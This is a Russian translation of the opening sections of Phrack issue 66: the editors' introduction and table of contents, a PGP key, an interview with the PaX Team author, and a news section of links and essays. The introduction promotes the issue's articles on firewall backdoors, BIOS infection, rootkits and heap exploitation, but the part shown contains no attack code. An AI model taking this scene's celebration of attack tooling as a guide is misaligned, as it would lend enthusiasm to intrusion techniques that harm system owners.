

Phrack RU issue 066

Русская версия Phrack, выпуск 066. Полный текст статей с кодом и таблицами.

Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты.

Материалы выпуска: Введение; ПРОФИЛЬ PHRACK: pipacs; Phrack World News; The Objective-C Runtime: Understanding and Abusing; Netscreen of the Dead: разработка троянской прошивки для платформ Juniper ScreenOS; Yet another free() exploitation technique (Ещё одна техника эксплуатации free()); Постоянное заражение BIOS; Эксплуатация UMA — аллокатора памяти ядра FreeBSD; Эксплуатация TCP и бесконечности таймера сохранения (Persist Timer); MALLOC DES-MALEFICARUM; Настоящий SMM-руткит: реверс-инжиниринг и перехват SMI-обработчиков BIOS; Буквенно-цифровой RISC ARM шеллкод; Взлом архитектуры Cell Broadband Engine: эксплуатация программных уязвимостей SPE; Содержание; Обнаружение подделки кучи ядра Linux (KERNHEAP); Разработка руткитов для ядра Mac OS X; Насколько близко они подошлись к взлому вашего мозга?.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Введение

Автор: The Circle of Lost Hackers

Представьте себе человека, сидящего на Луне и смотрящего вниз на эту планету — на 75% состоящую из воды и на 25% из суши. Он ничего о нас не знает. Мы, впрочем, тоже не знаем о нём — но это уже другая история, может быть, другое Введение.

Он видит это безумие под названием Интернет, творящееся там внизу. Сидит и наблюдает.

— Это ничем не отличается от твоего любимого бара, — говорит с улыбкой какой-то парень, стоящий за спиной нашего человека.

Там внизу целая компания барменов обеспечивает всем подключения. Они этим зарабатывают на жизнь, так что время от времени просто сливают воду в вино — или воду в твой коктейль, сэр, а ещё — непонятные потери пакетов в P2P-трафике. Есть там и целые банды: они хотят контролировать бизнес, хотят знать, кто чем занимается, и пытаются заткнуть всех, кто с этим не согласен. Мы отмыли им физиономии, поставили на телевизор и продолжаем называть их политиками. Удачи вам с законами — мы всё равно найдём выход. Есть красивые девушки, есть супружеские пары, есть молодые парни, есть постоянные и случайные клиенты. Все они там, у каждого есть шанс рассказать свою историю. Если ты заходишь в этот бар впервые, можешь заметить кое-каких ребят, которые просто другие. Не объяснишь почему — но что-то в них есть. Не важно, женаты они или нет, молоды или стары, музыканты, рабочие или даже сами бармены — это только внешнее. За этим стоит другая жизнь, и теперь совершенно очевидно, что они просто пытаются сохранить с ней равновесие.

— Ты ведь сам был одним из них, не так ли?

Наш человек на Луне спрашивает, глядя на парня. Но ответа не нужно — он просто другой. Не объяснишь почему — но что-то в нём есть. Кто-то однажды сказал мне, что Рай — на Луне.

— Как тебя звали?

— Cliph.

[Я не знаю, во что ты веришь, и веришь ли вообще. В конце концов, это не так уж важно. Это не история о науке, или религии, или человечестве — это Прощание. С другом..]

Добро пожаловать в Phrack — сообществом и для сообщества.

С невероятным удовольствием мы представляем вам наш новый выпуск:

Phrack Magazine #66

В этом выпуске нам выпала честь взять интервью у команды RaX, чья работа привела к значительным эволюционным и революционным достижениям в области безопасности. Это разительное отличие от Phrack Profile в выпуске #65, где профиль был посвящён «UNIX-террористу».

Некоторые могли бы легко усмотреть в этом сдвиге определённый поиск идентичности со стороны редакции Phrack — как если бы идентичность Phrack вообще нуждалась в уточнении.

В предыдущем профиле мы взяли интервью у, пожалуй, самого ненавидимого хакера «в чёрной шляпе», а в нынешнем — у самого ненавидимого хакера «в белой шляпе». Так их воспринимают. Но реальность куда более размыта, и у каждого хакера есть эта парадоксальная идентичность, когда обе стороны барьера вдруг становятся хорошо знакомы друг другу. И именно здесь великий

хакер должен оставаться.

Phrack сохраняет свою идентичность. Журнал для всех хакеров, всеми хакерами.

Хакерская культура.

Тем, кто с самого начала не верит в ценность Подполья, я отвечаю:

Убейте подполье — хакерскую культуру вы не убьёте.

Сегодня мы оплакиваем одного из лучших хакеров последнего времени. Его дух и его вклад останутся частью хакерской культуры. Мы посвящаем этот выпуск Phrack Cliph'u, который покинул нас слишком рано в этом году. Cliph на протяжении последних пяти с лишним лет оказывал влияние на всех авторов эксплойтов для ядра своими разработками по эксплуатации ядра Linux.

Мы с огромным удовольствием выпускаем сегодня ещё одну превосходную подборку лучших хакерских статей этого года. Выпуск, полный новых техник эксплуатации и основополагающих работ по написанию атакующего программного обеспечения.

[-]=====	
0x01 Introduction	TCLH
0x02 Phrack Prophile on The PaX Team	TCLH
0x03 Phrack World News	TCLH
0x04 Abusing the Objective C runtime	Nemo
0x05 Backdooring Juniper Firewalls	Graeme
0x06 Exploiting DLMalloc frees in 2009	Huku
0x07 Persistent BIOS infection	.aLS & Alfredo
0x08 Exploiting UMA : FreeBSD kernel heap exploits	Argp & Karl
0x09 Exploiting TCP Persist Timer Infiniteness	Ithilgore
0x0A Malloc Des-Maleficarum	Blackngel
0x0B A Real SMM Rootkit	Core collapse
0x0C Alphanumeric RISC ARM Shellcode	Y.Younan & P.Philippaerts
0x0D Power cell buffer overflow	BSDaemon
0x0E Binary Mangling with Radare	Pancake
0x0F Linux Kernel Heap Tempering Detection	Larry H.
0x10 Developing MacOSX Rootkits	Wowie & Ghalen
0x11 How close are they of hacking your brain ?	Dahut
[-]=====	

В этом выпуске числа дьявольские — и содержимое под стать. Phrack в очередной раз доказывает, что мы способны каждый год продвигать состояние дел за пределы известных границ. Некоторые из этих статей об эксплоитах по-настоящему новаторские, и мы гордимся тем, что можем опубликовать эти материалы в наших колонках. Другие приносят ценность, работая на иных архитектурах. Так что читайте: как атаковать среду выполнения Objective-C, новейший распределитель кучи Linux, систему управления кучей ядра FreeBSD. Особое место занимает статья Black, объясняющая и дополняющая кодом прорывную работу, ранее опубликованную как техника(и) Malloc Maleficarum. Black довольно сильно переработал свою статью по сравнению с первой версией, и эволюция нас впечатлила. Это, безусловно, поможет более молодой аудитории продолжать осваивать область эксплуатации переполнения кучи в самых современных ограничительных реализациях управления кучей на Linux. Также представлены статьи об алфавитно-цифровом ARM-шеллкоде (давно ожидаемая работа) и об эксплуатации архитектуры PowerCell. Это действительно большой объём материала по эксплуатации.

Помимо написания эксплойтов, мы предлагаем несколько статей о руткитах. Граеме поделился своим опытом установки бэкдоров в межсетевые экраны Juniper: все подробности — в статье. Наши друзья из Аргентины закончили свою заготовку непосредственно перед выпуском, и мы

успели включить их самую первую статью о постоянном заражении BIOS. Другие достижения на самом низком уровне представлены в статье Core collapse, где он демонстрирует, как задействовать прерывания режима системного управления (SMM) в настоящем SMM-рутките. Для хакеров мира OsX среднего уровня в конце выпуска как лёгкое чтение приведена приятная обзорная статья о бэкдорах OsX. Всегда хорошо иметь такой код под рукой, когда он нужен.

Наконец, как это всегда бывает в Phrack, есть статьи, которые стоят особняком. Именно такова наша единственная статья по обратной разработке в этом выпуске — с презентацией фреймворка RADARE. RADARE — по-настоящему интересный инструмент, и некоторые его возможности лучше всего объясняются в формате подобного туториала. Загляните на сайт RADARE для более полной документации и свежего кода. Pancake и команда RADARE постоянно добавляют туда новое, список поддерживаемых функций впечатляет, а язык сценариев действительно гибок и выразителен для низкоуровневых операций над бинарными файлами.

Ещё одна особая статья — материал Ithilgore об эксплуатации слабых мест протокола TCP. Это превосходная статья, новаторская работа, которую нам хотелось бы видеть в Phrack чаще. Мы до конца ещё не осознаём, насколько далеко заходит Phrack, раскрывая все технические подробности самых нестандартных техник.

Мы уже говорили о PaX и эволюционных изменениях — есть у нас и статья о безопасности кучи ядра и о том, как повысить её устойчивость к атакам. В Phrack редко появлялись статьи о средствах защиты, но это случалось и раньше, и будет происходить впредь. Иногда статьи о защите содержат полезную информацию для автора эксплойта. Иногда наступательные статьи содержат полезную информацию в оборонительных целях.

Завершите своё погружение чтением статьи о взломе мозга — освежающей, вдохновлённой киберпанком работой Dahut.

В надежде, что ваши нейронные разъёмы были подключены не зря.

• Редакция Phrack

Мы хотели бы поблагодарить (в произвольном порядке):

- PaX team	- karl	- pancake
- Graeme	- Ithilgore	- Larry H.
- nemo	- blackngel	- Wowie
- Huku	- core collapse	- Ghalen
- .aLS	- Y.Younan	- Dahut
- Alfredo	- P.Philippaerts	
- argp	- BSDaemon	

за их вклад. Без них этот выпуск не был бы таким, каков он есть.

Если вы хотите, чтобы что-то было освещено, но этого не происходит или не происходило в последнее время, — проведите исследование и пришлите нам статью. Придумали лучший капкан? Поделитесь с миром. Phrack живёт благодаря вкладу сообщества.

Hasta luego, Phrack para siempre.

[-]===== [-]

Ничто не может быть воспроизведено полностью или частично без предварительного письменного разрешения редакторов. Phrack Magazine предоставляется широкой публике бесплатно, так часто, как это возможно.

|===== [C O N T A C T P H R A C K M A G A Z I N E]=====|

Editors : circle[at]phrack{dot}org

Submissions : circle[at]phrack{dot}org
Commentary : loopback[@]phrack{dot}org
Phrack World News : pwn[at]phrack{dot}org

|=====|

Материалы могут быть зашифрованы следующим PGP-ключом:
(Подсказка: всегда используйте PGP-ключ из последнего выпуска)

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v2.0.10 (GNU/Linux)

mQGIBeovYLgRBAD0+0JIMKclm1uY6gJMCxwSt4yOudXAktNKGfbpCFIUn/P/gacR
teZUAp3T/0t2bpWLw5tKSfSKFk9i6LainHZqCXpB8NHhBXws6dH4uk06tf9LAFbQ
scabxp2+qgKHEP6r15pzSKVqXCTy/fXzTweYUkwz3If2QkikHXrMnAKdHwCgpMlL
FuK2e+z3tJdWPh7ORdt1/EUD/AnIshYeOvcUQ3VxOqD66M/E7hDoptYTrjYsUG67
3XF7jwXvghEnPg4dWv4B2obkMS7kRdDnsHdngqk683IhC6nHRDc59odwit+eor/J
Q86rqw5YhFwqbknL5bYgnNH6GxL6maqaXZ9bAJZdbNoZqdkFOVc6Qr2NqTzgNyLS
DeXcA/9fksLr7s1sMk0ZXaRhJY3RlmKYbuQZDFBo06yhLfX1YJxtT8vvJ75gYFiz
jNYfvmUvYr4TwmT5DLSIN1EQ3nC7qv+zEuV0BYPiHBikldmxgOyQ67ysWlTTCTAa
RNQnxludOcp+maC+zOK4RYbWw5x+TlxbKiaOuMjhEm4Dys+MNLRHVENMSCatIFro
ZSBQaHJhY2sgU3RhZmYgKFBocmFjayBzdGFmZiAyMDA5IEdQRyBLZXkpIDxjaXJj
bGVAcGhyYWNrLm9yZz6IYAQTEQIAIAUCSi9guAtbAwYLCQgHAWIEFQIIAWQWAgMB
Ah4BAheAAAoJEJp0US5OshGiO/gAnOWe2iWa2uzBnnA1IMDII/6YSK8DAJ9o+ozl
OmM7bkkRnx6GaliEUL2aqbkCDQRKL2C4EAgA6kEGtB0jw/HkU0jmdJug4IkUWMN/
8LdZNCUK5SvPNw+lTiv6470iSyhuCVnIED5ubJLovG49tYLIDmawiPDPlkQCCxBn
0yfpJHeDtPHO0w5St5F54PYCAClwyp8PHRUXEpN2oHMa8Cvvz1G8OUR9ycdlMrM1
VzkJWNeoQ0axjTpg6Bmw+uLCwpOEZTGD8QiBrXqRo80qdy2s7tUybzFbhse9TFkE
0k7JQ06olLcMm8Xhfs+kNZemFt5srY+kjbQxyCOk38atncvs4aEUCUhgDIeoJjSp
Xxbi5fNx2JT18It3TDYjxDnYGDAfMes+IRFW4Db92jQ9X/koKSwoJLoNdwADBQf/
RqYZda5tUyOYS7ZyEKnyYG7EF919NOAz1UMHpKvtdOA6e2Dc3pBFTWJ9jUgNVpMr
lMG5dAKjga61udVBTMyObnpYhXv0BpLM/GJ2QRZ8Ys16Lbyg+Kb7uQ09M1lTSf8r
3CEd2Ue+Ll67Sib86CrcOZD84VQDWvsfaRaL51P6jAsQEjMamGcU7dwm0AvuiA4I
49IxHYqUlnEd+jDPIws63LvHRj5gm78bmYwru6lxSNEFK91ImEd/FZrNMQl3wX63
C5vviEWjJDPAEyp9wnKQcrnNv1F6B0VT8UPM/WT78EDZXNqUplMd6h0ymYCVZ7xG
OLJuVHoWLExmN8WpQMaSyYhJBBgRAGAJBQJKL2C4AhsMAAoJEJp0US5OshGi+QoA
n0/wQqewpYDny3kFv7QwiB74xTR5AKCbBdNdO5mCbS6Mrzb/LZaqFVUkWg==
=yFr3

-----END PGP PUBLIC KEY BLOCK-----

-----[EOF

ПРОФИЛЬ PHRACK: pipacs

Автор: pipacs (PaX Team)

Характеристики

```
Handle: pipacs
AKA: PaX Team
Handle origin: на ваш выбор — P. Howard или images.google.com :)
Produced in: .hu
Urlz: pax.grsecurity.net
Computers: всегда на поколение позади...
Creator of: PaX
Member of: PaX Team :)
Projects: PaX
Codez: ntid
Active since: 15+ лет
Inactive since: последние несколько лет
```

Избранное

```
Actors: Chaplin
Films: Versus
Authors: Gurdjieff
Books: Fire from within
Novel: Jonathan Livingston Seagull
Meeting: eclipse'99
Music: Radioaktivitaet, The light of the spirit
Alcohol: long island iced tea
Cars: Maserati
Foods: всё кроме четвероногих
I like: хорошее пиво и вино
I dislike: всё это горькое «пиво» там, в Австралии :P
```

Ваша нынешняя жизнь в одном абзаце

Работаю над всякими штуками на PHP/.net/js для одного SaaS-стартапа и в целом устал от всего, что связано с безопасностью. К счастью, жизнь этим не ограничивается :).

Первый контакт с компьютерами

Несмотря на начало 80-х за железным занавесом и ограничения COCOM, мне каким-то образом удалось добраться до ABC-80 во время летнего лагеря. Это был Z-80 и BASIC, но с чего-то же надо начинать ;). Потом пришли ZX-81, Spectrum и прочее — обычные вещи для того времени.

Страсти: что вас заводит

Нерешённые проблемы. Нерешаемые проблемы.

Вхождение в андерграунд

Не уверен, что я вообще когда-либо был частью андерграунда, но скажем так: многие из умных людей, которых я встретил в середине 90-х, впоследствии оказались в компьютерной безопасности — как закономерный результат навыков, приобретённых в реверс-инжиниринге. Для меня они по-прежнему остаются друзьями на протяжении 10+ лет, и в принадлежности к андерграунду нет ничего особенного (ладно, удалось ли мне успешно уйти от вопроса? :).

Какое исследование вы проводили или какое доставило вам больше всего удовольствия?

Конечно же, PaX — особенно примерно шесть лет назад, когда spender и я портировали его на новые процессоры, решая нерешаемые задачи (где там снова NX-бит на ppc32? :).

Как вы пришли к низкоуровневым концепциям?

В эпоху ZX Spectrum мне хотелось остановить время в какой-то игре, так что я учился писать на ассемблере Z-80 и выискивал злополучный `dec (hl)`. С тех пор пошло много ассемблерного кода для Spectrum (до сих пор горжусь своим собственным турбозагрузчиком спустя все эти годы :), затем Amiga (m68k) и наконец PC.

Интересно, что поначалу PC (x86) меня искренне раздражал после m68k, но когда мне пришлось разбираться с последствиями вирусного заражения (первого и единственного в моей жизни :), я всё же сдался и выучил x86, и начал активнее заниматься реверс-инжинирингом, в особенности упаковщиков `exe` (с того самого вирусного инцидента у меня до сих пор привычка сначала распаковывать и просматривать всё подряд). Это привело к бесконечной игре в кошки-мышки между отладчиками и антиотладочными техниками, так что в итоге мне пришлось реверс-инжинирить и чинить мой любимый отладчик — SoftICE. С высоты нынешнего опыта это было грандиозное предприятие, но оно научило меня многому о деталях процессоров, что оказалось очень полезным в последующие годы.

Мысли о будущем средств защиты?

Думаю, их будет всё больше — сейчас в коммерческом секторе (во многом благодаря Microsoft) наблюдается очень серьёзный импульс к исследованию и разработке практически применимых техник. Будет больше улучшений в инструментальной цепочке, а также больше работы на уровне

ядра и гипервизора для блокировки различных частей программного стека и обеспечения какого-то уровня самозащиты.

Также будет больше работы по укреплению частей пользовательского пространства на стороне клиента — оно одновременно мощное и наиболее открытое для атак. Речь о веб-браузерах, медиапроигрывателях и т.п., которые реализуют различные программируемые движки, представляющие те же проблемы, что и генерация кода во время выполнения (шелл-код) в предыдущие десятилетия, только на более высоком уровне абстракции. Смогут ли приспособиться уже разработанные техники — открытый вопрос, но эту проблему нужно решать в ближайшее время.

Краткая история PaX?

Примерно тогда, когда паника Y2K стала утихать, я попал в стартап, занимавшийся разработкой HIPPS для Windows. В итоге из этого ничего не вышло по ряду причин, но идея засела в голове, и пока я наслаждался летом между двумя работами, я вдруг вспомнил о том, что читал примерно год назад про взлом TLB на IA-32, и встал на этот путь. Я поговорил с несколькими друзьями, и мы решили сделать версию для Windows, поскольку именно с ней были знакомы (в части внутренностей ядра). Именно поэтому в названии фигурирует слово «team», даже если остальные ребята вскоре выбыли, занявшись другими делами.

Лето прошло, я получил новую работу, где Linux был повсюду, и в один октябрьский уикенд я сел и решил попробовать. Оказалось, что первая версия сделалась не так уж сложно, и я был удивлён, что новое ядро загрузилось без запинки и работало как ожидалось.

Потом наступил день публичного раскрытия — о нём я спорил с собой некоторое время, но решил не идти по пути патентования. До сих пор считаю, что это было правильное решение, даже если многие думали и думают, что я немного сумасшедший, выпустив это бесплатно :).

В последующие годы различные идеи развивались медленно, но неуклонно — в меру моего свободного времени, к (не)счастью (в зависимости от того, на чьей стороне вы стоите :). Для более точной хронологии просто загляните в статью на Википедии — думаю, годы, проведённые в (иногда добровольной) безработице, будут там хорошо видны :).

Что планируется для PaX в будущем?

Хотел бы хоть перечислить их :), но, взглянув на свой список задач, понимаю: работы хватит больше чем на целую жизнь.

Итак, без какого-либо предпочтения — несколько идей, которые я надеюсь реализовать когда-нибудь:

Защита от Ret2libc: об этом я писал около шести лет назад, но так и не дошёл до реализации, и, что несколько стыдно, мир в целом тоже не дошёл (разве что проект MSR Gleipnir). Я имею в виду, что все усилия, вложенные людьми за последнее десятилетие в propolice/ssp, могли бы с таким же успехом быть потрачены на решение этой куда более актуальной и важной проблемы...

Самозащита ядра: цель здесь — решить в каком-то смысле нерешаемую проблему защиты ядра от его собственных ошибок. Что возможно, а что нет — это вам придётся подождать и посмотреть :).

Поддержка большого числа архитектур: было бы здорово, если бы возможности, специфичные для CPU, можно было перенести на архитектуры помимо x86 — в особенности ARM (Android, мобильные телефоны) и MIPS (сетевое оборудование) очень нуждаются в максимальной защите.

Поддержка виртуализации: хорошо это или плохо с точки зрения безопасности — виртуализация здесь и останется надолго, и, к сожалению, некоторые из существующих средств самозащиты ядра с трудом поддаются обработке в таких средах. Пока не уверен, на какие компромиссы здесь можно пойти...

Личное мнение об андерграунде

Я не очень хорошо осведомлён о нём, учитывая, сколько лет назад утратил большую часть интереса к компьютерной безопасности, но не могу не отметить, что порог входа стал значительно выше, чем в прошлом веке. Совмести это с появившимися новыми заинтересованными сторонами (коммерческими, государственными и криминальными — с порой размытыми границами :P), которые перетягивают к себе все знания и людей в сфере безопасности, и я не вижу светлого будущего для того андерграунда, который был раньше...

Я лишь надеюсь, что дух непринятия всего на веру, умения смотреть за и дальше того, что уже известно, не угаснет в молодых поколениях, и некоторые из них достаточно долго сохраняют свою независимость, чтобы поддерживать такие андерграундные издания, как это :).

Запоминающиеся события

Встреча с интернетом в начале 90-х, когда вся страна была подключена к Вене по каналу 9,6 кбит/с.

Скачивание IDA 2.x в '94 и первоначальное непонимание, что с ней делать (кто-нибудь помнит ReSource на Amiga? :).

Игра с SMM в 1998 году — до сих пор гадаю, когда Probe Mode будет «открыт» и раздут в прессе :).

Eclipse'99.

Тот ADMcon.

Когда несколько носителей английского языка сказали мне, что у меня французский акцент :P.

Когда летом 2004 года в лондонском метро я увидел рекламу AMD «антивирусная защита» и осознал, что, возможно, имею к этому некоторое отношение.

2005 год, vomatron с принцем Шри-Ланки — его тоже можно обвинить в PaX.

BAcon 06, первый и оригинальный.

Padocon.

Учить полмира произносить ege'szse'getekre (вини отсутствие нормальных диакритических знаков в ASCII, который требует Phrack :P).

Терпеть храп от самых разных людей :).

Запоминающиеся люди

Люди, работавшие над icedump.
Замечательная команда Q.
Люди, помогавшие с PaX.
Участники Padocon, изрядно нагрузившиеся palinkой.

Запоминающиеся места

Весь мир, кроме Антарктиды.

Чем вы гордитесь

Тем, что отреверсировал SoftICE до такой степени, что некоторые сотрудники NuMega, по слухам, решили, будто у них украли исходный код.

Тем, что за 4 недели освоил amd64, портировал чисто ассемблерный драйвер ядра на XP 64 RC, отреверсировал и обошёл PatchGuard (за год до того, как Uninformed что-либо об этом опубликовал) — и всё это попутно разруливая flamewar в lkml и преодолевая джетлаг в Австралии...

Чем вы не гордитесь

Некоторые сказали бы — всем тем, чем я горжусь :).

О, и извините за задержку этого выпуска — жизнь просто слишком насыщена...

Мнение о конференциях по безопасности

Слишком много шумихи при слишком малом содержании. Но есть и исключения.

К счастью, большинство организованы достаточно хорошо, чтобы доклады были доступны онлайн — многие академические конференции являются исключением, и им должно быть стыдно. Тем не менее, похоже, мне всё же удалось собрать за эти годы более 16 Гб материалов (по безопасности) с конференций, так что ситуация не так уж плоха. Вот только хотелось бы иметь время всё это прочитать :).

Мнение о Phrack Magazine: 1985? 1995? 2005? 2009?

1985: Жаль, что у нас тогда вообще не было телефонной линии :)

1995: Дни, когда gopher вытеснялся http, а шифрования не было и в помине... Так или иначе, думаю, р47 был первым номером, до которого я добрался, и поначалу он показался мне не особо интересным, извините :)

2005: Это, наверное, р63 (в вашем варианте, то есть :) — куда больше всего, и наконец-то за пределами сотой статьи о том, как бэкдорить Linux.

2009: Ещё не видел — не утекло пока (похвально для новой команды :)

Что вы хотели бы увидеть опубликованным в Phrack?

Больше хакинга, связанного с железом — сегодня вокруг слишком много гаджетов, чтобы их игнорировать...

Больше материалов о специфических применениях компьютеров: авиация, космос, астрономия, физика элементарных частиц и т.п. Там наверняка скрываются интересные вещи.

Больше статей, дающих пищу для ума, — этим как-то пренебрегли...

Приветы конкретным людям (или группам)

Старые знакомые из UCF и других групп, все люди из Q и те, кого я встретил через них, и, в общем-то, все, с кем я выпил пиво :).

Пламя в адрес конкретных людей (или групп)

Всё это уже есть в поисковиках — к лучшему или к худшему :).

Цитаты

На солнечный день в июле 2002 года (t: Theo de Raadt):

```
<cloder> why can't you just randomize the base
<cloder> that's what PaX does
<t> You've not been paying attention to what art's saying, or you don't
    understand yet, either case is one of think it through yourself.
<cloder> whatever
```

И торжество поэтической справедливости в августе 2003 года (ttt: снова Theo):

```
<miod> more exactly, we heard of pax when they started bitching
<ttt> miod, that was very well spoken.
```

Совсем недавно — студент, размышляющий о проведении исследований в области PaX/grsecurity:

```
<xxx> So Dr. Spafford essentially told me that it's better to work on something
    simpler than to try to do research that will save the world
```

Ещё что-нибудь хотите сказать?

Хотя большинство читателей, без сомнения, живут жизнью, в которой компьютер занимает центральное место, позвольте напомнить всем: пиво через интернет не выпьешь. Так что иногда выходите куда-нибудь и, может быть, даже пригласите соседа. Ведь именно это строит настоящие отношения, а не электронные заменители.

-----[EOF

Phrack World News

Автор: TCLH

The Circle of Lost Hackers ищет любые новости, связанные с безопасностью, хакингом, репортажи с конференций, философские и психологические материалы, сюрреализм, новые технологии, космические войны, системы слежки, информационное противостояние, тайные общества... всё, что покажется интересным! Это может быть просто новость с одним URL, короткий текст или развёрнутый материал. Присылайте нам ваши новости свободно.


С момента последнего выпуска Phrack мы не получили никаких новостей из Подполья — это означает, что в очередной раз все репортажи поступают от наших знакомых.

Было бы хорошо, если бы люди, называющие себя «подпольем», присылали нам свои новости...

Неужели наше подполье мертво? (По всей видимости, да...)

1. Новости Speedy Gonzales
2. Хакер, взломай себя сам
3. Evolt.org отмечает десятилетие

1.



-[Phrack 64 0x11 посвящён французской сцене, а вовсе не конференции-распродаже...]-

<http://www.frhack.org/history.html>

-[Обещаем, мы в безопасности...]-

<http://www.opednews.com/articles/1/US-Spying--Main-Core-PRO-by-Ed-Encho-090202-224.html>

-[Пентагон в безопасности?]-

<http://online.wsj.com/article/SB124027491029837401.html>

-[Наконец-то кто-то мыслит трезво...]-

<http://www.securityfocus.com/blogs/1908>

-[Потому что мы это любим]-

<http://cryptome.org/>

-[Silvio вернулся в строй]-

<http://silviocesare.wordpress.com/>

<http://silvio.cesare.googlepages.com/>

-[Потому что это смешно]-

http://www.encyclopediadramatica.com/index.php/The_Unix_Terrorist

<http://www.encyclopediadramatica.com/GOBBLES>

<http://www.encyclopediadramatica.com/N3td3v>

-[Им следовало бы знать, что все работают на Phrack]-

<http://archives.neohapsis.com/archives/fulldisclosure/2009-01/0324.html>

-[Опоздали на десять лет...]-

<http://www.dtors.org/papers/malicious-code-injection-via-dev-mem.pdf>

-[Система переводов Fedwire]-

<http://www.federalreserve.gov/paymentsystems/coreprinciples/coreprinciples.pdf>

www.ists.dartmouth.edu/library/216.pdf

<http://www.fedwiredirectory.frb.org/search.cfm>

2. «Хакер, взломай себя сам»

by Kartikeya Putra

«Все люди, все личности, достигающие зрелости в современном мире, — это запрограммированные биокомпьютеры. Никто из нас не способен избежать собственной природы как программируемой сущности.

Буквально, каждый из нас может быть своими программами — не больше и не меньше.»

— Джон С. Лилли, «Программирование и метапрограммирование в человеческом биокомпьютере»

В начале 1970-х, на заре исследований в области искусственного интеллекта, учёные из областей психологии и информатики объединились, пытаясь выработать новую модель работы разума. Их усилия в конечном счёте привели к возникновению дисциплины, ныне известной как когнитивная наука. Одной из наиболее значимых книг, вышедших из этого раннего совместного труда, стала работа Роджера Шэнка и Роберта Абелсона «Сценарии, планы, цели и понимание» — она и по сей день используется психологами в поддержку так называемой информационно-процессорной модели человеческого познания. Я бы посоветовал всем, кто серьёзно заинтересован в реверс-инжиниринге самого себя, раздобыть подержанный экземпляр этой вышедшей из печати книги (попробуйте bookfinder.com или местную библиотеку). В ней авторы предполагают, что человеческое мышление основано на наборе сценариев (программ) для достижения личных целей в различных ситуациях. Пример, который они используют на протяжении всей книги, — «Ресторанный сценарий», рассказывающий людям, как вести себя при еде вне дома ради достижения цели — быть накормленным. Что бы вы сделали, если бы заказали гамбургер, а официантка принесла хот-дог? Ваши сценарии подсказывают вам, как справиться с этой ситуацией, что делать, когда приносят счёт, и как разрешать все прочие транзакции, происходящие в ресторанной среде.

«Сценарии, которыми живут люди» Клода Штайнера — книга о форме популярной психологии, называемой транзактным анализом. Здесь автор говорит о том, что у каждого есть своеобразный текущий «жизненный сценарий» — по сути, история собственной жизни в том виде, в каком вам нравится её рассказывать. Внутри этого сценария есть повторяющиеся роли, которые часто усваиваются в детстве и подсказывают нам, как люди должны себя вести. Я сомневаюсь, что кто-либо когда-либо достигает зрелости с полностью точным сценарием собственной жизни — но если вы осознаёте свой сценарий, вы можете начать его улучшать и совершенствовать по мере того, как движетесь вперёд.

Некоторые из наших самых фундаментальных программ касаются того, что значит быть «хорошим» или «плохим». Когда родители, учителя и другие авторитеты учат нас быть «хорошими», это зачастую имеет очень мало общего с совершением правильных поступков и больше связано с тем, чтобы приучить нас вести себя так, как удобно им. Сегодня задача программирования «реальности» в значительной мере перешла к телевидению — этому устройству контроля над разумом, стоящему в гостиной и гипнотизирующему легион остекленевших зомби. Оно спонсируется корпорациями, которых не интересует ничего, кроме продажи своих продуктов. В одной из моих любимых реклам на ТВ прямо сейчас светловолосый парень — который, по моим ощущениям, сам понимает, что вот-вот превратится в полного болвана, — держит сэндвич с курицей из McDonald's и провозглашает: «Поддержим нонконформизм!» Вы серьёзно? Это настолько фальшиво, что почти становится авангардом. Энди Уорхол бы это обожал — мне это кажется тревожным. Я знаю, что существует немало людей, которые не видят в этой рекламе ничего плохого — и даже покупаются на неё, считая, что есть куриный сэндвич на завтрак — это по-настоящему «революционно».

Когда мы были подростками, некоторые из нас правильно воспринимали систему как лицемерную кучу дерьма и говорили: «К чёрту всё это, я выхожу». Теперь, будучи взрослым с некоторой долей перспективы, я вижу, что в желании делать своё дело нет ничего плохого, — но бунт против системы всё равно остаётся её частью. Может быть, мы нашли группу сверстников, претендующих на роль «сопротивления», антисистемы — но это ловушка: антисистема по-прежнему является частью системы. Вступая в неё, вы думаете, что обретаете свободу, — но это просто ловушка. Как «аутсайдер», нарушая законы или причиняя вред себе или другим, вы лишь вживаетесь в роль, которую система и хочет, чтобы вы играли — вы делаете именно то, что от вас как от «аутайдера» и ожидается. Антисистемная система существует потому, что им нужны «плохие парни», чтобы на их фоне самим выглядеть «хорошими». Если вы добродетельны и при этом не один из них — вся система рушится. Вот это и есть революция!

Фундамент, на котором возведена вся эта садомазохистская мировая система, — это восприятие себя жертвой. Всё больше людей начинает это понимать, и когда их число достигнет определённой критической точки, структура матрицы изменится. Видеть себя жертвой мира — это глубоко обезоруживающе, это удерживает вас в цикле самосозданной боли и страдания. Мы вырываемся из этого цикла, принимая сознательное решение взять на себя полную ответственность за собственную реальность. Возьмите «Рабочую тетрадь о привычке к гневу» Карла Земмельрота и изучите её как священное писание. Доктора Барри и Джани Вайнхолд написали прекрасную серию из шести электронных книг под названием «Вываться из матрицы». Существует множество замечательных книг, которые помогут нам взять под контроль разум и эмоции и вырваться из матрицы социальной власти — найдите их и освободите свой разум.

3. Evolt.org отмечает десятилетие

by mstrix

:: 1998 :: ИСТОКИ
:: 1998–2000 :: СРЕМИТЕЛЬНЫЙ РОСТ
:: 2000–2002 :: РАЗГОВАЮЩИЕСЯ КОНФЛИКТЫ
:: 2003–2005 :: В ПОИСКАХ БАЛАНСА
:: 2006–2008 :: ИНЕРЦИЯ
:: 2008 И :: НАШЕ БУДУЩЕЕ

*«Интернет — самая надёжная машина из когда-либо созданных.
Она сделана из несовершенных, ненадёжных частей, соединённых
воедино, чтобы создать самое надёжное, что у нас есть.»*
— Кевин Келли, основатель *Wired*

